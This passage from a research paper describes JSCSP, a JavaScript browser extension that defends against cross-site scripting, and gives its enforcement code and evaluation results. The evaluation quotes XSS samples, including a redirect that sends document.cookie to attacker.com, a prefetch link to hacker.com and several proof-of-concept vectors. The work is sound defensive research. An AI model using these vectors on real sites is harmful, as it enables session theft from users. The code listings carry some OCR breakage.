this.execute = function (code) {
  var script = JSCSP.doc.createElement
  ('script');
  script.setAttribute("class","jscsp-hook");
  var code = JSCSP.doc.createTextNode(code);
  script.appendChild(code);
  JSCSP.doc.head.insertBefore(script, JSCSP.
  doc.head.children[0]);
}
this.Sandbox_string = function (func_name)
{
  var string = "";
  string += "_{0} = {1};".format
  (func_name, func_name);
  string += "{0} = function(){"
  .format(func_name, func_name);
  string += "var args = Array.prototype
  .slice.call(arguments,0);";
  string += "var sandbox = JSON.parse
  (localStorage['sandbox']);";
  string += "index = sandbox.indexOf('{0}');
  ".format(func_name);
  string += "if(index!=-1)sandbox.splice
  (index,1);";
  string += "localStorage['sandbox'] = JSON.
  stringify(sandbox);";
  string += "return _{0}.apply(this,args);}"
      .format(func_name);
  return string
}
this.excute(this.Sandbox_string('eval'));
```

Listing 10. Get Positions of Script Tags and Other Tags With Event-Handlers, JavaScript URIs or Data URIs

```
this.get_position = function (e) {
  if (!e.parentNode) return "document";
  return JSCSP.get_position (e.parentNode) +
  "," + element_index(e);
}
```

4) Generate Whitelists of Sources and Tags. Attackers tend to launch XSS attacks by using HTML tags and loading external resources. In this case, a whitelist is useful for filtering out attacker's scripts. In order to create such a whitelist, we traverse the DOM tree and collect its elements by using the *document.querySelectorAll* API. Their tags will be added to the tag whitelist. In addition, if an element has attributes such as src and href, their values will be added to the whitelist.

4.2 Policy Enforcement

There are many types of policies in previous phases. As shown in Algorithm 2, different methods are used to enforce these policies.

10. It will be called when the objects are used.

Algorithm 2. The Policy Enforcement Process

```
// Stop window from rendering
window.stop();
// Reload html content and seal the new DOM
JSCSP.doc = Reload(currentUrl);
JSCSP.doc = seal(JSCSP.doc);
 7: JSCSP.policy = getPolicy(currentUrl);
// Enforce the given Policies.
for all func such that func ∈ JSCSP.policy['sandbox'] do
  deleteFunc(func);
end for
elementPolicies = JSCSP.policy['element'];
for all selector such that selector ∈ elementPolicies do
  policy = elementPolicies[selector];
  for all element such that element ∈ JSCSP.doc.
  querySelectorAll(selector) do
    checkElement(element, policy);
    flagElement(element);
  end for
end for
checkCodeReuseVectors();
checkScriptPositions();
checkEventHandlerPositions();
checkJavaScriptURIPositions();
checkDataURIPositions();
for all element such that element ∈ elementFlagged do
  if element.allow = false then
    deleteElement(element);
  end if
end for
// Copy back to origin DOM
startDocument(JSCSP.doc.documentElement.inn−
  erHTML);
// Restrict dynamic elements.
hookFunctions();
// Data protection.
hookData();
```

1) Stop the Window and Reload the Page. Before JSCSP imposes confinements on the DOM according to the policies, the window object should be stopped as early as possible. It is necessary to prevent malicious scripts' execution and win possible attacker-caused race-conditions (such as DOM-clobbering [30]). After that, we reload the page and get its html code by using XMLHttpRequest (Fig. 4). We now extract the html contents and map them into a safe DOM.[11]

2) Seal the Safe DOM. In case of the loss of race-conditions, we need to make sure that the existing DOM properties and built-in functions have not been tampered with. Thus JSCSP iterates over all methods to lock them to prevent from external accesses (Listing 11).

3) Enforce the Given Policies. There are three types of enforcers in JSCSP, which are designed for the corresponding security policies respectively.

- *Sandbox policies enforcer*. It deletes the methods that are forbidden from their owner by using the delete statement. In fact, we cannot delete the methods of the window object directly. Because our injected scripts run in the context of each individual web page, only DOM elements can be modified. Thus additional scripts are injected into the context of the original web page using inline scripts.
- *Element policies enforcer*. We use the document.query. SelectorAll API to select all items in the DOM tree. The enforcer requests all elements matching the JSCSP policy selectors and passes them to the corresponding enforcer methods. These methods will modify the selected elements according to the specified directives. The final goal is the removal of either the attributes or the specific attribute values, the prefixing of resource URIs or even the removal of entire elements and their child nodes. However, due to the cascading policy, different directives may be made to the same elements. In order to make JSCSP policies work properly, the enforcer only flags elements for deletion or manipulation. After the final selector's rules have been enforced, the elements are actually removed or modified (see the next subsection). Moreover, in order to defend against the code-reuse attacks, we add additional rules[12] to filter DOM elements.
- *Data policies enforcer*. This enforcer is similar to the sandbox enforcer. Read or write-access confinements of important data should be enforced in the original DOM (compare to the safe DOM). Thus we create script elements which set important data to an unreadable/unwritable state, and inject them to the context of the original web page.




Fig. 4. The way of loading pages when JSCSP is enabled.

Listing 11: Seal the safe DOM

```
this.seal = function (doc) {
  for (var item in doc) {
    if (typeof doc[item] === 'function') {
      Object.defineProperty(
        doc, item, { value: doc[item],
        configurable: false }
      );
    }
  }
  return doc;
}
```

4) Rewrite DOM and copy back. In the previous step, elements in the DOM tree have been flagged for deletion or

11. We create a new DOM use *document.implementation.createHTMLDocument()*., which is not hijacked by evil scripts.

12. For example, we check the id attribute of each div elements so as to filter the vector in Listing 7.




Fig. 5. Backgroud module.

manipulation (e.g., *allow=false*). We here need to remove those elements' attributes or even themselves if they are flagged as *"allow=false"* (Listing 12). For those elements whose attributes (e.g., value) are flagged as *"value-unread=true"* or *"value-unwrite=true"*, we will set these attributes to an unreadable/unwritable state like the one in step 3. After the DOM tree has been revised completely, we copy its content back to the normal flow using document.write and the browser will continue rendering the page with the updated DOM tree.

Listing 12. Remove Elements That are Flagged as *"allow=false"*

```
1 this.filter = function(){
2  elements = JSCSP.doc.querySelectorAll("*");
3  for (var i = 0; i < elements.length; i++) {
4  if(elements[i].getAttribute("allow")==
5    "false"){
6   elements[i].parentNode.removeChild(
7   elements[i]);
8  }
9  }
10 }
```

5) Hook the Essential Functions. Note that the element policies enforcer in step 3 can only place confinements on static DOM elements (in source code). Scripts can also create and append elements to the DOM tree dynamically. So we must hook several functions such as document.CreateElement and document.appendChild, then add our own code so as to enforce confinements on the dynamical elements. For example, we get the tagName attribute from *document.CreateElement*'s parameters. If it is not in the whitelist, we return a plain-text element ($<plaintext>$). Furthermore, we check newly-created elements' attributes by using Object.defineProperty. Attributes' *get* method will return null when they are set unreadable in corresponding policies, and their *set* method will filter values that are not in the whitelist.

4.3 Background Module

Background module is mainly used to communicate between policy generation component and policy enforcement component, because they work in the different contexts and require different localStorage allocations [32], [33]. If they need to get or set the common data, they send commands to the background module. In addition, the background module is also used to filter web requests, so as to guarantee that sensitive data are not compromised by attackers.

We build a background module (Fig. 5) for passing messages between them and blocking untrustworthy requests. We add several event listeners for commands such as *get_policy*, *set_policy*. When the two policy modules send such commands, the background module will take actions accordingly and respond results to them. Besides, it monitors the requests made by each tab and blocks those ones in the blacklist. However, it is possible that normal requests are intercepted by mistake. So we set it to be an optional function and users can choose to disable it if normal websites are affected. Note that not only malicious http/https requests are blocked, DNS prefetching requests can also be intercepted, because they may be exploited to leak sensitive data.

4.4 Request Blocking

In the worst case scenario, if the attacker's malicious scripts manage to bypass the JSCSP policies listed above, we take an extra measure for safeguard. That is, we run several event listeners in the background of our extension, such as *webRequest.onBeforeRequest*. Requests from all tabs are monitored and filtered before being sent to the target servers. Moreover, we change the value of the response header *X-DNS-Prefetch-Control* to "off" if there is such a policy (DNS request will not be intercepted by CSP, but it can be used to steal data from the victim's website). Note that the whitelists of requests' sources are generated in the background module. Because we cannot get all requests from the clean page by iterating over the DOM tree and extract their *href* or *src* attribute (e.g., requests can also be sent by AJAX). All web requests' URLs are stored in localStorage classified by origins they are from. When the user clicks the "generate policy" button, the URLs of the web requests are extracted and added to "requests_src" policy.

5 Evaluation

In order to test JSCSP's performance in the real-world web applications, we conducted several evaluations on it according to several different metrics. And each evaluation is tested on the same MacBook Pro with an Intel i7-6700 HQ processor (2.7 GHz), four assigned cores and 16 GB RAM. The source code of the JSCSP is publicly accessible at Github: https://github.com/zhazhami/JSCSP. In the evaluation, we applied JSCSP extension on Chrome 63.

5.1 Experiment Setting

According to the objectives in Fig. 1, the evaluation is designed to demonstrate the *capability* of JSCSP on defending XSS attacks (Section 5.2), the *scalability* of JSCSP on the *performance* (Section 5.3) and the *usability* (Section 5.6), the *accuracy* of JSCSP on defending XSS attacks (Section 5.4) and the *compatibility* of JSCSP on different browsers (Section 5.5).

For *capability*, since very few popular web sites have XSS vulnerabilities, it is hard to evaluate the capability in terms of XSS mitigation on the real-word websites. Thus we evaluated the security of JSCSP in three experiments. First, we collected five popular CMS (Content management systems) that contain XSS vulnerabilities, and measured whether JSCSP could protect these applications from XSS attacks. Then we chose XSS vectors from "XSS Filter Evasion Cheat Sheet" (https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet) maintained by OWASP

TABLE 1
Real-World Applications

Application	Version	Vulnerability	Active Sites
Wordpress	4.8.1	CVE-2017-14724	20,580,941
Drupal	8.0.0	CVE-2016-7571	1,194,014
TYPO3	5.0.5	CVE-2017-5962	425,730
PrestaShop	3.1.0	CVE-2015-1175	250,000+
Typecho	1.1	CVE-2017-16230	23,000+

and "HTML5 Security Cheatsheet" (https://html5sec.org/), which are used for hardening of JSCSP. At last we tested JSCSP's security against XSS vectors that could bypass CSP (such as UXSS, Code-Reuse attacks with script gadgets).

For *performance* and the *accuracy* (i.e., evaluate the false positives caused by JSCSP), we selected the Alexa Top 100 websites. Note that, since there are 22 websites which cannot be accessed in our area, we used the remaining websites (i.e., the 78 websites). For each website, we selected 11 pages including 1 home page and 10 sub-pages which are complex and contain some dynamic information (e.g., the news). Totally, we selected 858 pages.

For the *performance* of each page, we analyze: the time of the policy generation, the time of the policy enforcement and the original loading time of the page without JSCSP policy. The loading time is used to compare with the policy enforcement time such that we can clearly see the performance impact caused by JSCSP.

For *accuracy*, we mainly focus on checking the false positives of JSCSP, which will cause the display problem because the correct elements may be blocked by JSCSP. In particularly, for each of the 858 pages, we will first generate the corresponding policy. Using the policy, we access the same page after 2 days and check whether there are some disagreements between the page with JSCSP policy enforcement and the same page without JSCSP policy. Note that we check the results after 2 days because the page may not update dynamically within a short time. Specifically, 10 participants are asked to carefully check whether all elements can be displayed well and can be used (e.g., the links) correctly.

For *compatibility*, since JSCSP operates on the client side, the main compatibility problems may be caused by the browsers and by other JS libraries. In order to measure the compatibility of JSCSP with them, we first built a simple web application that was deployed with CSP using Typecho. Then we compared the compatibility of CSP and JSCSP with different browsers. Finally, we checked whether JSCSP worked properly with other JavaScript libraries.

For *usability*, we compared JSCSP with other solutions including JSAgents, CSPAutoGen, WebMTD, AutoCSP and Beep. It is difficult to use other solutions on the new pages since they are not automatic. We discussed the differences from the approach level.

5.2 Capability

Real-World Applications. We chose five popular CMS written in different languages and searched XSS payloads from exploit-db[13] used for the test (Table 1). WordPress is reportedly the most popular blogging system on the web. Drupal and TYPO3 are two free and open source content-management frameworks written in PHP. PrestaShop is a free development platform to build e-commerce websites. Typecho is a personal blog framework that is popular in China. We first verified that XSS exploits work on the applications. Then we reset the browser, deployed JSCSP and initiated the same attacks again. The evaluation results show that all XSS attacks fail, which means that JSCSP can protect web applications in the real-world from XSS attacks effectively.

XSS Vectors. We have made a comparative experiment between JSAgents [11] and JSCSP using XSS vectors that we have collected from OWASP and html5sec. In the experiment, we first wrote a demo page which contains typical html elements (e.g., $<img>$, $<link>$, $<script>$). Then we used JSCSP to generate security policies for this page. For JSAgents whose policies could only be generated manually, we chose the high-security policy[14] and modified it to fit the demo page. Finally, we inserted these XSS vectors (contain DOM-based and reflect XSS) in turn, and tested whether the two tools could defend against these attacks. Note that every attack was divided into two steps. First, we used a Proof of Concept vector (e.g., $<script>alert(1);</script>$) to test whether JavaScript code could be executed. Then we used an exploit vector to test whether cookie could be stolen and sent to attackers' websites. We found that JSCSP can defend against more DOM-based XSS than JSAgents, which only considers static elements. Unlike JSAgents, several rare HTML5 XSS vectors (e.g., $<iframe\ srcdoc=''<svg\ onload=alert(1)>''></iframe>$) can also be defended against by JSCSP. The detailed result is listed in Table 2, which shows that though JSCSP is bypassed by much less of POC vectors, all exploit vectors are prevented from stealing cookie successfully.

CSP Bypass Attacks. We have tested whether JSCSP can defend web applications against the four CSP bypass attacks. As shown in Tables 3, 4 and 5, for UXSS attacks, we chose 4 UXSS vulnerabilities. Attackers could use them to bypass CSP confinements. However JSCSP was not affected and could still defend XSS attacks properly. In addition, redirection attacks (e.g., window.location="http://attacker.com/c="+document.cookie) were blocked by JSCSP. In Code-Reuse attacks' experiments, we found that POC vectors could be inserted when specific Script Gadgets were used (e.g., Vue.js) because the attack vectors of these gadgets were similar to the normal elements. However, all exploit vectors that tried to steal cookies through upload to remote server were blocked by JSCSP. At last, we tested DNS prefetching attacks and the correlative link tags were filtered by JSCSP correctly.

mXSS Attack. mXSS is caused by the abnormal mutation when the browser is parsing the HTML code. A normal HTML tag may become malicious after the incorrect parsing. For example, for the tag $<$ *img src="test.jpg" alt=""onload=xss()" />* , *onload=xss()* is a string value of the attribute alt. Chrome could parse it as $<$ *img alt="onload=xss() src="test.jpg"/>* , where the value of the attribute alt is an empty string and *onload=xss()* becomes a new attribute. However, JSCSP

13. It is an offensive security's exploit database archive. https://www.exploit-db.com/

14. https://link.springer.com/chapter/10.1007/978-3-319-24174-6_2#Sec3, Listing1.7

TABLE 2
XSS Vectors

Type	Total Count	JSAgents		JSCSP	
		POC Bypass	Exploit Bypass	POC Bypass	Exploit Bypass
Reflected XSS	100	22%	22%	8%	0%
DOM-based XSS	20	100%	100%	25%	0%

will not be affected since the JSCSP enforcement is performed after the parsing. Hence, the policy can still block the malicious tag that is caused after the abnormal mutation.

Case Study. We will discuss how JSCSP could defend the real CSP-Bypass attacks in Table 3:

CVE-2017-5033. Attackers could use *window.open("",_blank")* to create a new page and use *document.write* to write any malicious codes into a blank page. The malicious codes are in *about:blank* page. However, this page will not be "blocked" by CSP. JSCSP could defend such attack by blocking requests sent by the dangerous functions (*sandbox policy*). For example, *window.open* is only allowed to open the safe sources in the whitelist. However, "about:blank" is not in the whiltelist.

CVE-2017-5022. Attackers could load unsafe pages with the tag *<link rel="prefetc" href="http://hacker.com/test_prefetch.html">*. However, such tag cannot be blocked by the coarse-grained policy. JSCSP provides fine-grained policy that can have an effect on the tags. In this case, "hacker.com" is not in the whitelist and will be blocked by JSCSP.

CVE-2016-1682. In previous versions of Chrome 50.0.2661.102, CSP will not check the JavaScript codes in *serviceWorker* that is registered in the current page. However, JSCSP is general and will check any code in this page with the whitelist/blacklist strategy. In this case, JSCSP still checks the requests and dynamic scripts generated from *serviceWorker* as they blong to the current page.

CVE-2017-8723. In the Edge browser (prior to version 1511, 1607 and 1703), attackers could delete the CSP policy by the *XSS Filter* function. For example, suppose the current page adopts the CSP policy: *<meta http-equiv="Content-Security-Policy" content="script-src 'self'">*. *XSS Filter* could delete the *meta* tag when attackers send the request: *http://example.com/xss.html?<meta http-equiv="Content-Security-Policy" content="script-src 'self'">*. Edge will mistake the meta tag as malicious code, and remove the tag. As a result, CSP policy is bypassed. In JSCSP, the design is totally different. Policy enforcement is performed on the background module and the CVE will not affect the detection.

TABLE 3
CSP Bypass Attacks(UXSS)

Type	CVE-ID	POC Bypass	Exploit Bypass
UXSS	CVE-2017-5033	no	no
UXSS	CVE-2017-5022	no	no
UXSS	CVE-2016-1682	no	no
UXSS	CVE-2017-8723	no	no

TABLE 4
CSP Bypass Attacks(Redirection)

Type	Function	POC Bypass	Exploit Bypass
Redirection	window.location	/	no
Redirection	window.open	/	no

5.3 Performance of JSCSP

We have designed two experiments to evaluate the performance of JSCSP on two kinds of web pages:

Real-World Websites. For the 858 pages in 78 real-world websites which belong to the Alexa Top 100 [31]. The average JSCSP policy generation time is 7.75 ms, the average JSCSP enforcement time is 31.80 ms and the average loading time is 6368.73 ms. The results demonstrate that JSCSP is fast and will almost not affect the user experience. Specifically, policy is usually generated offline and only once, it will not affect the user experience. Differently, JSCSP enforcement will be performed when the user is accessing the page. However, compared with the loading time (6368.73ms), we could find that the JSCSP enforcement time is negligible (31.80ms, it is 5 percent of the loading time).

Besides, we selected nine of the real-world websites and counted the average number of HTML elements of their main pages: Wordpress(404), Twiter(908), Alexa(1005), Reddit(1539), Tmall(2000), QQ(2486), Amazon(2635), Sohu(3019) and YouTube(3971). The results are shown in Fig. 6 and Table 6. We have found that the execution time becomes irregular when the number of DOM elements is greater than 2500. The reason is that the policy enforcement time depends on the number and the type of policy directives, rather than the number of the element. Since there is a big difference among the proportions of tags in the pages of the eight websites. The execution time is different when JSCSP deals with different HTML tags.

TABLE 5
CSP Bypass Attacks(Code-Reuse)

Type	JS Library	POC Bypass	Exploit Bypass
Code-Reuse	Vue.js	yes	no
Code-Reuse	RequireJS	yes	no
Code-Reuse	Polymer 1.x	yes	no
Code-Reuse	Aurelia	yes	no
Code-Reuse	Bootstrap	no	no
Code-Reuse	jQuery	no	no
Code-Reuse	jQuery Mobile	no	no
Code-Reuse	jQuery UI	no	no
Code-Reuse	Ractive	no	no




Fig. 6. Policy generation time of real-world websites.




Fig. 7. Policy generation time of random HTML contents.

Random HTML Contents. We wrote a tool to generate uniform web pages with random HTML contents. These pages have different number of DOM elements, but the proportions of each tags are same. We evaluate the performance of JSCSP on these pages in the similar way to the previous experiment on real-world websites. Besides, in the policy enforcing phase, we compared JSCSP with JSAgents, which requires manual setup of policies and we cannot compare them on the real-world websites. The evaluation result is shown in Fig. 7 and Table 7.

For each test case, we used two Web APIs (*console.time* and *console.Endtime*) to calculate the total execution time of our two main functions. In addition, we used *document.querySelectorAll* to count the number of DOM elements in the original page and the number of policies that were generated by JSCSP. By comparing the results, we found that the execution time of policy generation mainly depends on the number of DOM elements of the original page and the policy generation takes less time than the policy enforcement. Moreover, the function hooking is the slowest module among all parts in both two phases.

5.4 Accuracy of JSCSP

The false positives are evaluated on the 858 real-world pages. Note that all pages are dynamic websites, i.e., the contents may be changed dynamically. As discussed in Section 3.6, the more strict the JSCSP configuration, the more elements JSCSP will check. As a result, more XSS attacks will be defended by JSCSP. Meanwhile, it may lead to potential false positives as some normal elements may be blocked by the strict configuration. In this experiment, we evaluated the false positives with the most strict configuration of JSCSP, i.e., all checking (including script policy, HTML element policy and sensitive data policy) are used in this configuration.

Table 8 shows the detailed results. For 858 pages, after using JSCSP policy, there are 190 (22.14 percent) pages which have display problems. We analyzed the false positives and classified them into 4 groups: Column *Image.* shows the number of pages (40.53 percent) which have image display issues, e.g., some ad images are blocked by JSCSP. Column *Elements.* shows the number of pages (33.16 percent) which have the elements display issues, e.g., some div elements are blocked. There are 28 pages (14.72 percent) that have very small display problems (Column *Small.*), e.g., the style of the element is changed a little. Column *Pos.* shows that there are 22 pages (11.58 percent) in which the positions of some elements are changed, i.e., the layout is affected.

The results show that JSCSP may generate false positives in dynamic websites, the strict configuration will block some normal elements. For example, some images and elements cannot be displayed well. The types *Image.*, *Small.* and *Pos.* will not affect the function of the page while the type *Elements.* may affect the usage. We also evaluated the performance after relaxing the configuration. Specifically, we modified JSCSP such that it will not perform the strict

TABLE 6
Policy Enforcement Time of Real-World Websites

Website	Element-Number	1(ms)	2(ms)	3(ms)	JSCSP Average(ms)
Wordpress	404	24.34	24.37	25.23	24.65
Twitter	908	40.95	41.29	40.37	40.87
Alexa	1005	68.61	68.19	67.70	68.17
Reddit	1539	74.92	73.66	72.31	73.63
Tmall	2000	82.58	82.96	80.94	82.16
QQ	2486	103.47	101.18	102.64	102.43
Amazon	2635	117.77	117.49	121.64	118.97
Sohu	3019	99.51	99.92	97.68	99.04
YouTube	3971	21.46	18.33	17.86	19.22

TABLE 7
Policy Enforcement Time of Random HTML Contents

Element-Number	1(ms)	2(ms)	3(ms)	JSCSP Average(ms)	JSAgents(ms)
509	25.97	24.70	26.54	25.74	61.95
1009	62.58	65.67	65.41	64.55	122.81
1509	106.90	108.63	107.08	107.54	183.66
2009	139.98	136.95	134.18	137.04	244.52
2509	195.92	200.20	199.15	198.42	305.37
3009	226.43	228.31	228.51	227.75	366.22
3509	292.52	291.17	291.40	291.70	427.08
4009	377.93	375.12	378.94	377.33	487.94

TABLE 8
False Positives of JSCSP

Total	False Positives	Image.	Elements.	Small.	Pos.	Reduce.Pos
858	190 (22.14%)	77 (40.53%)	63(33.16%)	28(14.74%)	22 (11.58%)	-44 (17.02%)

position checking (see *Element policies* in Section 3.2). Column *Reduce.Pos* shows that 44 false positives are reduced and finally there are 146 (17.02 percent) false positives.

In addition, we further randomly selected twenty pages (from the 858 pages) that could be displayed well with JSCSP. Then we tested whether they could perform well under CSP. Our results in Table 9 show that CSP 1.1 cannot ensure the appearances of pages which contain much inline scripts and event-handlers. The reason is that CSP 1.1 must contain a directive "script-src: self whitelists" and forbid the inline scripts to ensure the security. However, most web pages contain benign inline scripts. Even though a nonce value is supported in CSP 2.0, a few dynamic scripts without nonce attributes are forbidden mistakenly. In contrast, JSCSP filters inline scripts by their positions, and dynamic scripts that are generated from the right positions are also allowed.

In summary, the results indicate that false positive problem is a challenge in XSS defense techniques including CSP and JSCSP. The false positives of JSCSP can be reduced by relaxing the configuration. Moreover, the flexible design of JSCSP makes it can further reduce the false positives by tuning the policy. To reduce the false positives of dynamic websites, another possible way is to update the policy at a certain frequency. We will leave the automatic reduction of false positives in our future work.

5.5 Compatibility

1) Browsers. We tested CSP and JSCSP in different versions of five popular browsers[15]. The results are shown in Table 9. The old versions of browsers are not compatible with the latest CSP's directives, such as *"base-uri"* and *"nonce-src"* in CSP 2.0. IE 11 does not support any features of CSP2.0. In contrast, JSCSP supports both legacy and modern browsers except the IE browsers, because IE does not support extension written in JavaScript.

Note that although the percentage of older browsers (in Table 10) are not too much, considering the huge number of people on the Internet, there are still many users using the older browsers. Hence, it is still important and necessary for protecting the security of the older browsers.

2) JavaScript libraries. Four popular JavaScript libraries have been evaluated. The detailed steps are as follows:

Jquery. It is a JavaScript library which makes things like HTML document traversal and manipulation, event handling, animation, and Ajax much simpler with an easy-to-use API. To test its compatibility, we first collected a list of commonly used functions such as *$.ajax()* and *$("selector"). each()* from Jquery's API document [34]. Then we used these functions in different positions of our application (e.g., login page, article editing page) and our evaluation shows that they worked properly.

Bootstrap. It is a popular responsive front-end web framework. We mainly tested whether it could adjust the layout automatically according to the resolution of the web page. Note that we created several new pages with Bootstrap instead of using our web application built with Typecho, which excludes Bootstrap library. The result shows that these pages were displayed correctly at different resolutions.

TABLE 9
Robustness of CSP and JSCSP

Num	CSP1.1	CSP2.0	JSCSP
script-src	self whiltelist	self nonce-123	/
Display Well	12	16	20
Display Bad	8	4	0
Total	20	20	20

TABLE 10
Compatibility in Different Browsers

Browser	Usage	CSP 1.1	CSP 2.0	JSCSP
Chrome 48	1.30%	yes	partial	yes
Chrome 62	10.53%	yes	yes	yes
Firefox 32	2.28%	partial	no	yes
Firefox 57	3.55%	partial	partial	yes
Edge 14	1.75%	partial	partial	yes
IE 11	3.84%	no	no	no

15. We only developed the full version of JSCSP in Google Chrome, and just implemented the main functions in other browsers.

TABLE 11
Comparison With Other Solutions

Name	Client Modification	Server Modification	Policy Generation	Dynamic Elements	CSP Bypass Defense
JSAgents	yes	no	Manual	no	partial
CSPAutoGen	no	yes	Automatic	yes	no
WebMTD	no	yes	Not Applicable	no	no
AutoCSP	no	yes	Automatic	yes	no
Beep	yes	no	Manual	yes	yes
JSCSP	**no**	**no**	**Manual or Automatic**	**yes**	**yes**

AngularJS. It is a JavaScript MVW (Model-View-Whatever) framework. There is an application named *Tour of Heroes* at https://angular.io/tutorial. It is a data-driven application that covers the fundamentals of AngularJS. We browsed the list of heroes, edited a selected hero's detail, and navigated among different views of heroic data. The result shows that all these functionalities appeared normal.

D3.js. It is a JavaScript library for data visualization. We used the demos at https://github.com/d3/d3/wiki/Galleryto evaluate *D3.js*'s compatibility. These demos worked well with JSCSP.

5.6 Comparison With Other Solutions

In this section, we compare several solutions against XSS attacks including JSAgents, CSPAutoGen, WebMTD, AutoCSP, and Beep with JSCSP.

JSAgents is a JavaScript library which has the similar functions as CSP. JSAgents works on the client side. Compared to JSCSP, it cannot generate security policies automatically. Unlike JSCSP that does not consider dynamic elements, JSAgents bears the security issue as these elements can bypass JSAgents's checking.

CSPAutoGen is a tool that can generate secure and strict CSPs according to applications' source code automatically. It designs a template mechanism which is used to distinguish normal and evil scripts. Comparing with JSCSP, CSPAutoGen is deployed at the middle-box or at the server and needs to modify the source codes of web pages. Furthermore, CSPAutoGen relies on CSP, which suffers from CSP bypass attacks.

WebMTD protects web applications against XSS attacks by automatically adding a n0ew attribute named "runtimeId" to its HTML elements. The value of runtimeId is generated randomly and keeps changing over time. In this way, attackers' injected scripts are not executed since they cannot guess the real value of runtimeId. However, this method cannot intercept JavaScript code in the event-handlers (e.g., onclick="evil code"), and it will be exploited by attackers to bypass WebMTD.

AutoCSP is another tool that could retrofit CSP to web applications automatically. Compared with CSPAutoGen, it solves the issue with inline scripts in a different way. AutoCSP transforms inline script nodes[16] to external script nodes,[17] whose source belongs to the application server. Then it makes a strict policy which disables inline scripts' execution.

Beep prevents XSS attacks by setting a whitelist of hash values and only allowing scripts with the right hash to be executed. Specifically, Beep first computes the hash values of all inline scripts in a web page and makes a whitelist according to them. Then checking code will be embedded in the web page. A browser that supports Beep will run the checking code and filter all script codes. This solution needs to modify both browsers' kernels and applications' source codes, which is not practical.

Table 11 summarizes our results on comparing these solutions with JSCSP. It shows that only JSCSP can work without code modifications on both server-side and client-side and it is more practical than other solutions, due to the flexible way of policy generation and the support of dynamic elements' restrictions and defenses against CSP bypass attacks.

6 Conclusion and Future Work

In this paper, we have proposed JSCSP to protect web applications against XSS attacks based on novel self-defined security policies. It has similar functions as CSP, such as origin confinement upon both static and dynamic elements. But more useful features supported by JSCSP are data protection and restrictions to dangerous functions. To sum up, there are several advantages of JSCSP: (1) It is implemented in JavaScript, which enables it to work on almost all browsers. (2) JSCSP can defend against attacks that can bypass CSP (e.g., UXSS and Code-Reuse attacks via Script Gadgets). (3) Security policies of JSCSP can be generated automatically by analyzing web pages. (4) JSCSP is able to apply different policies to DOM elements through a novel cascading enforcement. (5) Advanced features are supported by JSCSP, such as cookie protection and JavaScript sandbox which can disable dangerous functions and objects. In our evaluation, it has been verified that JSCSP is able to deal with most real-world XSS threats and compatible with other popular JavaScript libraries.

Some of our future works are described as follows.

Enhancements of the Way to Generate Policies. JSCSP generates polices mainly by analyzing the DOM tree and restricting the position of script codes. It may lead to misreporting when web applications update frequently. Future revisions will use better methods such as machine learning to distinguish malicious elements from normal codes, which is currently used in software vulnerability detection [35].

Enhancements of Execution Time. At the begin of JSCSP policy enforcement, web pages are reloaded to get the purge DOM tree, which may cost more time than other parts. In the future, we will release another version that uses proxy to modify the DOM tree. In this way the overall efficiency will be greatly improved.

16. It refers to script nodes in the form $< script > alert(1); < /script >$.
17. It refers to script nodes in the form $< script\ src="..." > < /script >$.

Improvement in Compatibility of JSCSP. Although most of websites evaluated by us are compatible with JSCSP, a small part of websites have display problems which may caused by the way that we stop the window from rendering. We will try to use proxies instead of browser extensions in the future and it will have better compatibility with real-world applications.

ACKNOWLEDGMENTS

This work was sponsored in part by the State key development program of China(No. 2018YFB0804402 and 2019YFB 2101700), National Science Foundation of China (U1736115), and Hong Kong Polytechnic University under Grants (BCB6, YBJU, UAH6 and UAJH).

REFERENCES

[1] The MITRE Corporation. *Common Vulnerabilities and Exposures: The Standard for Information Security Vulnerability Names*, 2017. Accessed: Sep. 29, 2017. [Online]. Available: http://cve.mitre.org

